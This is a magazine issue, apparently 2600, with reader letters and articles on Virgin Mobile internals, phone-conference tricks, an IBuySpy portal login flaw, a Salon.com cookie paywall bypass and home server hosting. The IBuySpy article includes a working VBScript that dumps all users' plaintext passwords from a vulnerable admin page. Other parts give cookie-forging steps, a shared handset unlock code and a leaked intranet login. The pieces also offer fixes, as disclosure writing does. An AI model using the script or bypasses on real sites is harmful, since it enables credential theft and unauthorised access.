
In 19:4 you responded to a letter jmk wrote about the Singer Corporation's website by saying that there didn't seem to be much to do as "guest." Well, in part you were correct. However, if you click around, you find that you can download numerous pdf files, one of which, entitled Global%20Directory%2010-23-02.pdf, contains the business addresses and phone numbers as well as the home addresses and phone numbers of "key personnel" up to and including C.E.O. Stephen Goodman. I send them a form generated response using the form on their site, warning them as to the potential security threat, and I was very nice about it. In retrospect I feel that, however well intentioned this was, for my own sake I should have not said anything because, as most corporations would, they will probably try to have me thrown in jail. It's a shame we live in a society where doing the right thing can actually bring backlash, and people can be pressured by fear to remain silent.

If you get a collect call from a South Jersey prison in the near future, it's just me trying to let you know what happened.

Jester

Dear *2600:*

In 19:4, page 48, jmk gave us the login and password to a www.singer.com intranet account. Your reply that there isn't much to do with that login is wrong. If you click on the Documents link "http://www.singer.com/intranet/userindex.cfm" you'll find that you can download their global phone directory. Now it doesn't have all the employees' names in it, and I'm sure by other means you could get this info, but here it is for you all in one file! Now with that, you can click on the Newsletter link "http://www.singer.com/intranet/userindex.cfm" and look at what appears to be some kind of company newsletter... go figure. But in that file, you can get a lot of information that you could use with that global directory. I believe Kevin Mitnick brought up a scenario like this in his recent book *The Art of Deception.* But to bring back up what you said about the guest login; yes, there isn't much you can do on the site other than that.

Aaron

We certainly stand corrected on this. And even after so many of our readers warned them about this, the info remains up to this day.

Dear *2600:*

I just finished reading your latest edition magazine and I have to say how much I admire your publication of flamer letters. Doing so further shows the strong character and promotion of thought of *2600.* Although I cannot be considered a hacker by any stretch of the imagination, I thoroughly enjoy reading your articles and learning new things (currently, I am a Maya student). One of the reasons I love *2600* is your promotion of open-mindedness in the face of ridicule and stupidity - though not directly hacker related. Free thought should be more obvious, but unfortunately it isn't. Sooner or later, everyone will have to start thinking for themselves and I believe that your magazine is a wonderful encouragement for this type of behavior. I look forward to the day when anyone can buy any type of media without suspicion or ridicule (minus, of course, media that includes hate material, kiddie porn, general maliciousness, etc.). Anyway, I just wanted you guys to know that I fully support your magazine and will continue to recommend it to my friends and classmates. You are a beacon of sanity in a sea of chaos (okay, that was really cheesy, but I think accurate).

Kimberly

Dear *2600:*

I purchased *Freedom Downtime* on VHS at H2K2. I'm now in the process of burning a DiVX version onto CD so I can keep it for years to come. I deeply thank you for allowing me to feel secure in the knowledge that you won't sue me for it.

See you all at the next HOPE!

Anewname
Toronto

Dear *2600:*

This is in regards to the 19:4 article concerning Warspying. The author stated that he had received a couple of cable TV transmissions, which is easily explained. Radio Shack sells a 2.4ghz transmitter/receiver for use in your home when you want to, say, watch cable in another room without having to run extra cable. I own one of these units for that purpose, as the cable guy couldn't connect cable to my upstairs bedrooms. The receiver also picks up x10 displays, as I have picked up my neighbors using it to watch the parking lot due to a couple of car break-ins.

An obnoxious thing about these using the 2.4ghz band is that they severely interfere with 802.11b equipment. I have to disable my cable transmitter/receiver in order to use my 802.11b network without

being less than 10 feet away from the AP. Also with the AP on, it causes the cable transmitter/receiver to have a garbled picture.

glenn

Dear *2600:*

In response to di0nysus' article about spoofing MAC addresses, you can change it in Windows XP with a couple of clicks and keystrokes. Go to the "Control Panel," then click on "Network Connections" and then right-click "Local Area Connection," click "Properties," then click the "Configure" button, and then click the "Advanced" tab. Then under "Property," click "Network Address," click the radio button for value and enter the MAC address you want without a delimiter ":". There are ways to do it in Win 98/Me/2k/Nt, but it is not as easy.

c0ld_b00t

Nothing like a nine click solution.

Dear *2600:*

This letter is directed at area_51 who wrote in 19:4 the article entitled "Exposing the Coinstar Network." I am writing to ask a question about the actual receipts which print out of the Coinstar machine, specifically if you have ever seen one that says "Duplicate" on it.

The reason I ask is that a friend of mine, a night manager in a supermarket which uses the Coinstar machine, was fired for allegedly cashing one of these receipts which allegedly said "Duplicate" on it. I work part-time as a bookkeeper in this store. I have seen perhaps hundreds of these receipts but never one that had that word on it. I believe this man was framed and I'd like more information on the machine to see if indeed he was.

He says that a customer complained to him that the Coinstar machine was not working. He asked the bookkeeper in charge for the key which she gave him. When he opened the machine he saw a receipt hanging out of the area where they print out. The customer had not used the machine yet so it was not hers. Since our store has a "finders, keepers" rule in effect (which means if you find money and it isn't claimed by anyone and all cashier's drawers are even at the end of the night, the finder gets to keep it), he thought it would be fine if he cashed the receipt. Coinstar receipts, as you know, are the equivalent of cash. The receipt was intact and was not scratched off nor was the perforated wavy line down the side ripped in any fashion. The bookkeeper who gave him the key was the same one who cashed the receipt for him at the end of the night. She says there was nothing odd looking about the receipt when she was asked later on by myself and other concerned coworkers.

How does one go about getting a "Duplicate" receipt to print, meaning what actions did he have to take on the inner computer in order for this to occur? Knowing the guy I can say, pretty much without a doubt that he has no clue about how the Coinstar machines work. From previous conversations he mentioned he didn't have the password and couldn't fix the thing when problems arose with it and we would have to call the repairman. I read your article and you seem like a leading authority on these things. The bookkeeper says that she watched him open the machine and that she did *not* see him touch any buttons.

I think the company wanted to get rid of him for a reason unknown to us and that they fabricated this whole thing in order to see him gone. The manager has told us that he did not think he was doing anything wrong and other managers in the store have said that if he cashed the receipt and it was a valid one, not a duplicate, there would have been no problem. I feel that there isn't such a thing and they made it up but I could be wrong.

I am hoping you can help. If you say that there is no such thing or that the process to accomplish this is beyond the means of any person opening this machine, then I will report the company to the union. The main store manager is known for deceptive practices such as hiding hours on employee timesheets in order to not pay them full time wages, etc.

TheTechnophile

Responses to Old Feedback

Dear *2600:*

I just finished reading issue 19:4 of your magazine and I felt like writing in response to Dave D.'s letter of critique. I felt like expressing my reasons for reading *2600* and why I love it so much. His tone in the letter seemed to assume that all readers of your magazine used it as an underground hacking manual that barely slips by punishment from the law. I am not a hacker, phreaker, or script kiddie of any kind. I do, however, have an unquenchable thirst for knowledge. Information, in general, enhances knowledge, which hopefully leads to wisdom. The information that I read in *2600* furthers my knowledge of the technological world around me. I believe that such a heightened knowledge is necessary to avoid becoming one of the masses of uneducated people who fall victim to the obscurity of the technology they use. Too often we take technology for granted. Does the average Joe know what happens behind the scenes when he picks up the phone to make a long distance call? No, but he probably doesn't need to know for his immediate survival. However, I refuse to take technology for granted and let it control me without keeping it in check. Some of the information presented in your magazine may resemble a "wink and nod approach to criminal activity," but that all hinges on what the reader does with that information. Do I have anything "to fear from the law?" No. The FBI will not be knocking down my door for illegally accessing a network or for fraudulently erasing Blockbuster fees. I don't read *2600* to pretend to be some sort of pseudo-intellectual hacker-wannabe. I read *2600* because it is information that I deem as vital to my survival and success in the modern age of technology.

Kyle

Dear *2600:*

I was 100 percent with you concerning the simpleton's letter (Greg in Colorado) about how the ACLU

continued on page 48

A First Look at Virgin mobile

by The Prophet
aka "Please don't call me the Virgin Surgeon" TProphet

Overview

Virgin Mobile USA is the first foray by David Branson's Virgin group into the North American wireless market. It is also Virgin's first experience with a CDMA system. The rest of Virgin's worldwide markets utilize GSM technology. While Virgin Mobile would have preferred to partner with a GSM carrier, the local GSM carriers (Cingular and T-Mobile) already had their own prepaid offerings and weren't interested in selling them to Virgin Mobile. Additionally, Virgin wanted a strong nationwide network, and none of the GSM carriers offer one.

Fortunately for Virgin, Sprint PCS was looking to get out of the prepaid market, but had the network capacity and technology to serve prepaid customers. In a $300 million joint venture between Virgin and Sprint, Virgin Mobile USA was formed, resulting in an overlay wireless network with a myriad of opportunities for the curious phreak.

Virgin Mobile operations are scattered hither and yon across several companies and geographic locations. Their headquarters are in Warren, New Jersey. Calls are carried over the Sprint PCS network. Billing is handled by California-based Siebel Systems, and data processing is handled by EDS at their Sacramento offices. A software package developed by Telcordia (formerly Bellcore) is used at the MTSO layer for prepaid billing. Customer service calls are taken in Spokane, Washington by a firm called the ICT Group (who, incidentally, also take calls for America Online). They use BEA/WebLogic to track all (and I mean all) the people you call, the VirginXtras you use, how you pay your bill, etc.), your interactions with Virgin Mobile - but only after you get past Amber, the interactive voice response (IVR) gatekeeper system, which is driven (poorly) by ScreamingMedia and BeVocal software. As you may have guessed, outsourcing is the order of the day at Virgin Mobile.

The Phones

As of this writing, Virgin Mobile customers can choose from two Kyocera phone models, the 2219 and 2255. The 2219 version is marketed as the "Party Animal" and the 2255 version is marketed as the "Super Model." The phones are similar, with the more expensive 2255 version offering a bright blue display, additional ring tones, and a few other bells and whistles. The phones are bundled with a CD sampler of songs from the Virgin music label, an instruction booklet, and a sheet of stickers that I imagine Virgin Mobile thinks are zany and fun. Most of the stickers have something to do with the Virgin logo, or are simply Virgin advertisements.

The firmware, which in Kyocera phones is flashable, is different from that found on the Sprint PCS models of these phones. In addition to providing unlimited Wireless Web access to all the news and information that a user in Virgin Mobile's 15-30 year old demographic could ever need (that is, MTV news and information about the Virgin record label's music catalog - yes, they really are that condescending), along with other "VirginXtras" features such as "blind date" calls, where you can schedule an automated callback to your wireless phone (the premise being you could schedule a callback to occur during a date, then more easily fabricate an excuse to leave). You can also check the remaining balance on your account, buy more airtime, etc.

Unlike the Sprint PCS firmware's version of Wireless Web, you are limited to visiting a hard-coded list of URLs that Virgin Mobile has provided - nearly all of which promote other Virgin products. If you were thinking of getting around this annoying limitation by purchasing a data cable for your laptop, don't bother. That functionality is also disabled in the firmware.

Additionally, the PRL is locked to "Sprint PCS Only" mode (although this is hidden from the user), and you don't even have the option to select analog roaming. If you were somehow able to get around that, roaming is also disabled in the Sprint PCS billing system for Virgin Mobile ESN/MIN pairs. The inability to use an available analog signal, even to call 911 (which is always a free call), is a serious limitation.

Billing

New Virgin Mobile phones come with $10 worth of airtime, and you can get an additional $5 for activating your phone on their website. Calling time is purchased through the use of

"top-up" cards, which are sold at Virgin retailers, or by using a credit card. You can top-up your account over the phone or via the Virgin Mobile website. For each $50 purchased in any one month, Virgin Mobile provides $10 in bonus airtime. Additionally, a $10 one-time bonus is granted for registering your credit card number with them online.

Most voice calls are billed at 25 cents per minute for the first ten minutes per day. Domestic long distance is included. On the Virgin Mobile network, a day begins at midnight and ends at 11:59 pm. For the first ten minutes of calling time each day you are billed 25 cents per minute. After that, you are billed ten cents per minute for the rest of the day. These rates apply to both incoming and outgoing calls, and are the same regardless of the time of day. International long distance service is available, but is disabled by default and very expensive.

Incoming calls that are transferred to voicemail are free. Outgoing calls to your voicemail from your wireless phone are normally billed airtime at the voice call rate. However, dialing 11 + NPA + your Virgin Mobile Number allows you to check your voicemail for free in some markets. This is how incoming calls that are transferred to voicemail appear on your call detail, so it appears to be a billing loophole. You can also check your voicemail using a land line without being billed airtime, by calling the NPA-NXX of your Virgin Mobile number, then replacing the last four digits with 6245 (MAIL). Simply follow the voice prompts to log on to your mailbox.

CDMA data service, which Sprint PCS markets as Wireless Web or PCS Vision, is unlimited and free on Virgin Mobile. Unfortunately, it's not very useful because of the limitations described above. As usual, you get what you pay for.

There are no credit checks, and no identification is required to establish service with Virgin Mobile. To activate service, you need to give them a name and service address, but this can be anything you like. Be aware, however, that if you want to pay with a credit card, you need to provide the name and billing address on the card.

Virgin Mobile vs. Sprint PCS

If you have a Sprint PCS phone, you cannot activate it on the Virgin Mobile billing system, or vice versa. Each carrier requires the ESN of your phone to be in their database; otherwise, they cannot activate it.

If you call Sprint PCS customer service for assistance, they will have never heard of your phone number before and won't be able to pull up your account. Technicians at the Tier 2 level and above can pull up your account, but they'll get the Virgin Mobile national account (which is administered by someone named Amber Maxwell - my voice sounds like it belongs to a disgruntled lumberjack, so they were reasonably skeptical about me being a woman).

Unfortunately, the above means that Sprint PCS won't readily perform services such as resetting your browser's client certificate, performing over-the-air (OTA) updates of the PRL in your phone, or telling you how much Virgin Mobile actually pays for that expensive service you're using.

Fun Numbers To Call (from your Virgin Mobile handset)

***4, *VM -** Virgin Mobile "Central Intelligence" (free). Note that the *4 usage differs from Sprint PCS accounts, where the feature code is used to check account usage.

***3 -** Sprint PCS SpeedPay billing system. This will not work with a Virgin Mobile account, and Virgin Mobile charges you to call it (this is probably a bug in their billing system).

***2 -** Sprint Customer Service (free). They can't tell you anything about your Virgin Mobile phone or account. They can only provide general help with the Sprint network or transfer you to a technician.

***72, *73, *74 -** Call Forwarding. This service is not available with Virgin Mobile.

***67 -** Caller ID block (free). You can also request a permanent caller ID block through Virgin Mobile "Central Intelligence."

***82 -** selectively unblocks your caller ID if you've permanently blocked it.

Fun Programming Codes (on your Virgin Mobile handset)

Use these codes at your own risk. While you are unlikely to physically damage your handset, improper settings can cause it to work intermittently or not at all. After entering the code you want to use, press OK to proceed.

111111 - Options menu. This displays a menu of available options.

868666 - Programming lock code. This is also called the Master Subsidy Lock (MSL) and is used for NAM programming and firmware updates. Unlike Sprint PCS phones, where this is individually configured for each phone, the MSL is the same for most Virgin Mobile phones.

040793 - Field debug code. The field debug menu has several fun options, including changing the voice codec used, displaying information about signal strength, and more.

Creating Delay in the New Age

by Screamer Chaotix
screamer@hackermind.net

As the telephone network matures (I would never say "improves"), more and more technological flaws are disappearing. The days of the blue box, tandem stacking, juicing, and busy signal conference calls are long gone. Fortunately, there are still ways to enjoy some of the cool tricks of yesteryear, right here and right now. You're not really "exploiting" the system like in the old days; you're using it in a creative way. But hey, it's all about having fun, right?

We all know there are ways to do things for free, so I won't bother mentioning those things here. I will assume everything you do is perfectly legal, as this won't cost too much anyway. Naturally this all depends on your long distance provider and how long you actually keep the connection open. For everything that follows, you will need: friends with 3-way dialing (preferably friends around the world), a cell phone, a home phone, and a payphone.

Creating delay in a telephone call used to be an old favorite of phone phreaks everywhere. Using tandems and blue boxes, you could route calls anywhere you wished, and could keep the connection open for (usually) as long as you liked, meaning you could call someone and actually let your voice travel around the world. As I mentioned before, these old techniques no longer work, but there are new ways of going about it. All in all, this isn't too difficult to do - you just need a few friends handy and a couple of conference calls (relax, I provide free ones... isn't that nice of me?).

Let us assume you only have friends in the United States (for those of you with friends around the world, this trick will be even better, albeit more expensive, if they play along). We will be routing this call through several different states and, once you get the hang of it, you should be able to figure out how to make the longest delay possible.

Begin by picking up your cell phone. Dial 267-295-3430, a conference call in Philadelphia. (Enter any room number you like to create a conference - just be sure to use the same number for every conference you make. I like 666 - it's easy to remember and upsets so many people.) Next, use your home phone and dial the same number. Now everything you say through your cell will have to go through Philadelphia before reaching your home phone... already you might experience some slight delay, but we want to boost that up a bit. Oh, and keep all connections open until I say to close them!

From your home phone, 3-way to 760-477-2000, another conference call, except this one is in Palm Springs. Enter the same conference number you entered before. The next step involves a friend. Have them dial the Palm Springs number and enter the same conference room number you used before.

To recap, if you speak into your cell phone, it will go to Philadelphia, back to your home phone, out to Palm Springs by way of 3-way, and then down to your friend. At this point, feel free to bring in any other friends you'd like to. Just ask your first friend to 3-way to them, and then they can 3-way to other friends. The more steps, and the further the distance, the more of a delay you will eventually get.

Now for the payoff. Walk to a payphone and tell the last friend who was called to 3-way to that particular payphone. When it rings, pick up, and speak into your cell. I've managed to get out almost a complete sentence using this method, and it makes you feel like you're back in the golden age of phone phreaking.

Naturally, everything I've just explained could be done without conference calls, but they are a great way to create an extra step between two people if needed. Here's a list of some free conference calls, all provided by www.freeconference.com. All you'll pay is the cost of the call, and hopefully you're not sitting on the side of someone's house in the middle of the night when you place it.

702-851-4040 (Las Vegas, NV)
716-566-6067 (Buffalo, NY)
760-477-2000 (Palm Springs, CA)
585-295-5551 (Rochester, NY)
267-295-3430 (Philadelphia, PA)

Shouts to Dash Interrupt, Leland D. Peng, Sparky, w1nt3rmut3, Unreal, dual_parallel, and big up to Panther!

IBUY SPY Portal Software

by Papa Doc

History

Sometime around January, 2002 Micro$oft and Vertigo Software released a large ASP.NET sample application with source code called the IBuySpy portal. This was meant to be an example on how to build complete application solutions using ASP.NET. See www.asp.net.

What is the IBuySpy Portal?

IBuySpy Portal is a framework for a web-based portal application. If you are unfamiliar with IBuySpy, take a minute or two to look at the sample site (http://www.ibuyspyportal.com/DesktopDefault.aspx).

Since the release a lot of small businesses and individuals have started to run sites with the IBuySpy Portal Framework.

The Main Problems

1) There is a major security bug in the registration system that can allow anyone to easily gain administrative access to the site.

2) User passwords are stored plain text.

The security hole

The security problem is in the user registration module (register.aspx). If a user tries to register/create an account with an email address that is already in the database, the registration module will log the user on as the account belonging to the email address, regardless of the name, password, or other information supplied!

Some administrators have noticed this problem and secured the hole, most have not. And since this is a fully functional sample application, many beginners download it and run it nearly as is.

Finding IBuySpy Sites

Besides the visual style clues, the easiest hint that a site is using IBuySpy is the file naming convention. The default name for the main page is "DesktopDefault.aspx" and I have only found one or two sites out of hundreds that have changed this. A quick "DesktopDefault.aspx" Google will yield thousands of results, not to mention the IBuySpy forums.

What is the Big Deal?

Well if it isn't already obvious, if the person registering to an unfixed site registers with the email address of an administrator, he/she is automatically logged on with full administrative rights.

The IBuySpy portal has a powerful administrative menu which can add/edit/delete nearly every piece of content on the site; not to mention give access to the user database (which as I said before has plain text passwords).

Another Problem

The administrator's password is normally right out in the open. Especially on sites that aren't highly customized.

Miscellaneous

Some administrators running IBuySpy have decided to "disable" logins/user accounts so they remove the registration/logon/logoff links from the pages. The sad thing is that I have found many of them neglect to delete the registration pages and only delete the links. So as long as the location of the registration page can be determined, a user can still register and log on as admin. The default registration page location is: http://www.WHATEVER.com/Admin/Register.aspx

The admin's email address should not be hard to find. It can normally be found on a "Contact" info page or on a discussion board. If you look, you *will* find it.

Concluding Notes

As of the time this article was written, users who download IBuySpy Portal from www.asp.net will still be downloading an insecure application. I find it disturbing that some administrators have found this problem and fixed it on their systems, yet Micro$oft still has an extremely insecure product (free or not) available to download... not to mention it is an incredibly easy fix (one line of code).

I just figured I'd share the information in case any of you ran IBuySpy or used sites that did.

If you find an insecure site please email the administrator about the problem, along with the bug fix. Readers of this magazine are always preaching about the bad name hackers get. Well, I challenge you to practice what you preach and help admins, not take advantage of them.

The Fix

Admin/Register.aspx.vb

Find the line that calls the "AddUser" function, and change it to this:

If accountSystem.AddUser(Name.Text, FName.Text, LName.Text, Reference.Text, Email.Text, Password.Text) } 0 Then

Also

I have also attached a VBScript that I wrote. It isn't perfect code by any means. It was whipped together just as an example. It shouldn't be too hard to convert to Perl or whatever other scripting language you want.

To use *this script,* log onto an unfixed site with Internet Explorer as admin, configure the top six lines of the code, and run it. The result will be a text file of usernames, emails, and passwords for all the users on the site.

```
'*****************************************************
'**** ibuyspy.vbs
'*****************************************************

fileName = "C:\test.txt"                    ' the destination file name
rootURL = "http://www.somesite.com"           ' the URL before the
DesktopDefault.aspx
adminTabIndex = "4"        ' Once logged on, go to the Admin page and check
                              ' for the "tabindex" and "tabid",
adminTabID = "6"                            ' they will be in the URL

url0 = "/DesktopDefault.aspx?"          ' change this if theDesktopDefault.aspx
                                          ' has been renamed
url1 = "/Admin/ManageUsers.aspx?"           ' ditto


Set objBrowser = CreateObject("InternetExplorer.Application")
getUserList


Sub getUserList()
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set a = fs.CreateTextFile(fileName, True)


    objBrowser.Navigate rootURL + url0 + "tabindex=" + adminTabIndex +
        "&tabid=" + adminTabID, False
    Do Until objBrowser.ReadyState = 4
    Loop
    Set Doc = objBrowser.Document

    theText = Doc.documentElement.outerHTML

    posA = InStr(1, theText, "allUsers")

    theText = Right(theText, Len(theText) - posA)

    posA = InStr(1, theText, "{/SELECT}")

    theText = Left(theText, posA)

    posA = InStr(1, theText, "{OPTION value=") + 14

    Do Until (posA - 14) = 0
```

```
      posB = InStr(posA, theText, "}") + 1
      posC = InStr(posB, theText, "{/OPTION}")

      userID = Mid(theText, posA, (posB - posA) - 1)
      userName = Mid(theText, posB, posC - posB)

      theText = Right(theText, Len(theText) - (posC + 9))

      a.WriteLine (userName + "," + getPass(rootURL + url1 + "userid=" +
        userID + "&username=" + userName + "&tabindex=" + adminTabIndex +
          "&tabid=" + adminTabID))
      posA = InStr(1, theText, "{OPTION value=") + 14
    Loop

    a.Close
    Set objBrowser = Nothing


End Sub



Function getPass(theURL)
    objBrowser.Navigate theURL
    Do Until objBrowser.ReadyState = 4
    Loop

    Set Doc = objBrowser.Document

    theText = Doc.documentElement.outerHTML


    posA = InStr(1, theText, "id=Email")

    If posA {} 0 Then


        posB = InStr(posA, theText, "value=") + 6
        posC = InStr(posB, theText, " ")

        rslt = Mid(theText, posB, posC - posB)

        posA = InStr(1, theText, "id=Password")
        posB = InStr(posA, theText, "value=") + 6
        posC = InStr(posB, theText, " ")

        rslt = rslt + "," + Mid(theText, posB, posC - posB)


    Else
        rslt = "ERROR"
    End If

    getPass = rslt

End Function
```

Defeating salon.com's premium content

by annie niemoose

www.salon.com is offering a feature where instead of paying a fee to view their "premium" content, you can click through four pages of ads and get one day's pass to the premium service.

This is done with a cookie and, sadly, the values used for the cookie were poorly thought out, leading to a compromise of the scheme. But more about this later. First let's look at the cookies.

You will first need to get the cookies into your file, and the easiest way to do this is to simply comply with the scheme in the first place. They come from www.salon.com, salon.com and content.ultramercial.com (or whatever advertiser they're using at the time).

If you're inclined to do so, you can get rid of all the www.salon.com cookies (this includes the one that identifies your computer's hostname or IP). I recommend blocking cookies from there entirely because they all look pretty rude and antisocial. The salon.com cookie SALON_PREMIUM you need to keep, but it doesn't contain personally identifiable information. It will also set an RMID cookie whenever you visit a page. Keep it for now, but you can delete that later.

content.ultramercial.com has a cookie in this scheme called VISITOR. The contents of this one look encrypted... er... at least it's got high enough entropy that I'm not willing to dwell on it, especially since you don't need it after you get salon.com's SALON_PREMIUM cookie. So you can delete VISITOR as well.

So the only cookie you need to keep seems to be SALON_PREMIUM. Here's the cookie:

SALN_REG%3DY%2CSALN_USERNAME%3DULTRAMERCIAL%2CSALN_SHOW_ADS%3DY

As you can see, there's no information in there about a date. Further, you'll notice that the username is ULTRAMERCIAL, the advertising site that provides the many clickthrough ads. So it looks like they're just using the old cookie from Salon Premium and giving everybody the same username. Bad Move. Also, this is supposed to be a one day pass. How are they enforcing that? The cookie expiry date of course. Bad Move Number Two. You'll also notice the SALN_SHOW_ADS value is set to "Y". My guess is that editing this to say "N" will spare you any advertising.

So to get an unlimited pass to Salon Premium, all you need to do is change the expiry date of the cookie. Quit your browser. Open your cookies file in your favorite text editor and hope it isn't a binary. Luckily, mine was xml. Find the SALON_PREMIUM cookie and change the date. The date may be in some loony proprietary format or hashed. This is trivial to get around. Just find the RMID cookie for salon.com (expires in 2010), copy its expiration, and paste it into SALON_PREMIUM's expiry. Save. You now have free, unfettered access to Salon Premium until 2010.

Now I like Salon. Their news coverage is often one of the only dissenting voices in the news media that doesn't come across as paranoid ranting. So here's how I think they could fix this hole and get what they are aiming to get out of the one day pass.

They can keep the same cookie format for SALON_PREMIUM with a username ONEDAYPASS. The ONEDAYPASS user would require an additional cookie. When you successfully complete the clickthrough, a string is generated which is comprised of first a random salt value, second a timestamp. The combined string is then encrypted with a secret key which is kept on the server. The fields are in this order because of sensitive dependence on initial conditions. A user ID is appended onto the end of the cyphertext. This final value is the additional cookie's value. The user ID is used as a database key to store the timestamp and the salt. When you visit a Salon Premium page, it gets your cookies. It uses the user ID to look up the salt and timestamp. If the timestamp is still good, it builds a string with the salt first and the timestamp second. Then it encrypts the string with the secret key and compares the cyphertext with the value of the additional cookie sans user ID. It serves the page if they match. If the timestamp is no longer good, it deletes user ID and values from the database and serves up the ad.

Sure, you could just use the user ID itself in the cookie and keep all that data on the server, but then people could just guess or use sequence prediction on the user ID. You could add the timestamp to the cookie as plaintext and rely on the comparison, but that has the same problem. The above has four server generated values which have to match for success, are tamper resistant and tamper evident.

The one day pass feature is an innovative and novel approach for allowing access to subscriber content. However, the current implementation hasn't had much forethought. The authentication credentials are the same for everybody, stored on the client side in a way which is vulnerable to tampering and relies on an easily circumvented expiration mechanism. Creating unique user credentials, embedding expiration date information in the cookie itself, and encrypting it to safeguard the information from user tampering are ways in which they can implement the system.

Users have the ability and are prone to fiddle with anything you put on their computer. Any security mechanism you use on the web should be designed to hold up under such tampering.

Fun with Hosting on Your Cable/DSL

by toby
toby@richards.net

In 19:3, Khoder bin Hakkin wrote a wonderful article about setting up a web server on your cable or DSL service. Having done this, I noticed a few juicy tidbits of information that he left out.

Port Redirection

If your ISP blocks port 80 to prevent you from running a web server, then it is not necessary to use a third party web server; it is not necessary to reconfigure your web server to port 81 or any other port. Many cable/DSL routers, including the cheap ones (I've used a $70 D-Link DI-604 and a $50 Linksys EtherFast) support port redirection. From your cable/DSL router's web interface or other configuration utility, you can set up NAT so that incoming requests to port 81 (or any other port) are redirected to an internal port 80 address. In addition to disabling the preset http port forwarding, you might also have to change its internal port from 80 to something else, otherwise you might get a conflict.

Dynamic DNS

As you know, some cable or DSL providers give you a dynamic IP address. Therefore, you cannot associate a friendly URL (i.e., www.myhouse.com) with your cable or DSL connection. This makes it difficult to run a web page, ftp site, or other Internet services from your house.

There are lots of programs and services out there that allow your computer to automatically change DNS whenever your IP address changes. However, I've had trouble finding such a program that works well with Windows (DNSQ's client works great with Linux). Recently, I found a program called Direct Update (www.directupdate.net) that does a good job. It works with lots of dynamic DNS providers. I suggest DNSQ (www.dnsq.org) because although their selection of sub-domains is poor, they are both free and reliable. Check out Direct Update's configuration screen for more choices of dynamic DNS providers. And in case you're wondering, Direct Update reports your router's IP address that it gets from your ISP, not the private IP address of the computer that it's running on.

Other Services

Why stop with a web server? I also run ftp services on my cable connection so that I can get files that I might need regardless of where I am. Be sure to secure any ftp folders with personal files. Telnet would be another useful service to run. E-mail might be slightly more difficult, because of the nature of MX records, but it could be done. And I must mention VNC (www.realvnc.com and www.uk.research.att.com/vnc). If you don't know about VNC already, think of it as open source PCAnywhere for Windows, Linux, Mac, and Solaris. Just install it as a service, and if you have a router, NAT port 5900. You can remote-control your home computer from anywhere by using your IP or dynamic DNS URL. If you want to run VNC on more than one computer, then just use port redirection as described above; redirect external ports like 5900, 5901, and 5902 to different internal IP addresses:5900. The VNC client connects to these ports as host, host:1, and host:2 respectively.

VNC is especially useful for family members who constantly need your computer help. No more describing what to click on and what to type over the phone. Install VNC on the computers your family and friends use and, when they need help, remote control their computers to fix the problem. I help my mom in Hawaii, grandma in L.A., and brother in Alaska this way. Be sure to also set them up with Direct Update and DNSQ (ever try to get an IP address out of your grandma?).

continued from page 39

protects the rights of NAMBLA. NAMBLA is not a boy rape organization. It's just about men who like boys. It's not my cup of tea but it never ceases to amaze me how these poop heads who just walked out of the corn field of *Hee Haw* are so misinformed. If the ACLU will protect NAMBLA and their rights under the Constitution, they will protect everyone's rights.

Johnny18
San Diego

Let's be fair. There are plenty of poop heads in the big cities as well.

Dear *2600:*

Regarding Wendy's letter in 19:3, I have to say that the U.S. media's attention towards terrorism pays off: seems like she regards every foreigner who engages in criminal activities (even if he's "only" stealing money from eBay-ers) to be a terrorist trying to get the U.S. Being from another country, this makes me really angry and sad!

zeitgeist

Dear *2600:*

I don't agree with *2600* that Wendy should not play the terrorist card. I think she should call the FBI back and tell them that she saw the guy trying to get on an airplane with a pair of toe nail clippers. That seems to be where their interest lies.

Blake

And by playing their game you wind up giving them reason to continue and step up the environment of fear that's already all around us. There has to be a better way.

Dear *2600:*

I hope this sheds some light for the person curious about using 10base5/2 ethernet adapters, and a packet capture program to record digital cable. Aside from disparities between voltage and resistance occurring in the two systems, which may or may not damage your equipment when combined, there are fundamental differences between digital cable and ethernet. The most basic discrepancy is that ethernet uses fixed frequencies. I believe them to be 5 and 10 MHz for a 10Mbps LAN. It also uses Manchester encoding which uses signal transitions at the center of each bit. Cable TV however operates a little differently. Cable TV systems have specific frequencies for different channels. These channels and their rudimentary modulation vary slightly depending on the cable plan your provider is using. Digital cable also applies this same scheme. Example: The cable system I worked in was IRC and had a digital 64 QAM. The QAM frequency we used for testing broadband modems was 567.000 MHz. Digital channels existed above and below that frequency. Cable TV for the most part uses frequencies between 5 and 1000 MHz. Most of the higher bands (700 - 1000 MHz) are reserved, as are the lower bands (5 - 80MHz). To avoid interference, so is 87.9 - 108 MHz (FM radio range) but they are not sequential. What I mean is that channel 10 may have a higher frequency than channel 90. Keeping this in mind, unless you had a device that could record all frequencies from 5 to 1000 MHz, and all phase and wave deviations, you would not be able to record digital cable. At 5 and 10 MHz, coaxial ethernet is not near the digital range at all. I do believe, however, that there is a 10 Mbps standard which allows for multiple frequencies and encodes with modulated RF. It is called 10base36. What it does, I do not know. Good luck.

CableTick

Dear *2600:*

In response to Dave D.'s letter in 19:4, perception in the present has the right to be revised later. In 1776 from the British prospective were there any "good" revolutionaries? You forget that a judgment based on a single perspective is by default biased. I buy my issues off the rack because I like people asking me "Oh, what's that?", even the clerks. *2600* is a forum for those who have made discoveries in the field of technology, as well as current events affecting the world in a technological sense. Nothing more. Sure it's a four digit number, but it represents the spirit of innovation. Reading between the lines of your letter, I see that you want to arrest the entire staff of *2600,* as well as all their readers, even though their pseudonyms might make it a bit difficult. I abhor your arrogant declaration of your opinion as fact and blind acceptance of a stereotype. While your "Sweepers" idea is a suggestion, why don't we try and take the name we already have and inform the masses what it really means instead of running from the preconceptions awash in the vast political sea? We have our ethics and our drive has always been to learn. Perhaps the "hackers" you think you know are what I like to call "dipshits," an acronym for "Designated Individuals Proceeding to Soil Hacker's Integrity by Transmitting Stigmas." I have given my own feedback in test versions of programs *emphatically* and seen the same bug come out in the final, but as soon as the systems started crashing with a little special input, the program was patched. I can attack your ideas just as easily as you can attack the staff of *2600* (*and* the entire population of Long Island!).

Lunacite

Dear *2600:*

I am writing this in regards to Tony's letter in 19:4 about interfering with railroad crossings for fun. I used to work for GETS (GE Transportation Systems) where railroad crossing equipment is manufactured, so I have some knowledge of how their crossing equipment works.

Not far from every railroad crossing that has gates and/or lights, you will see a metal bungalow next to the tracks. Inside the bungalow are the crossing processors. If they contain GETS crossing processors, then depending on when they were installed and how many tracks there are, it could be an HXP-1, HXP-3, HXP/PMD-3R, or one of the many other types of processors. The only difference between the different types of crossing processors is the number of features they have and how many tracks they can monitor. They all work the same way.

At all times there is electricity running about a

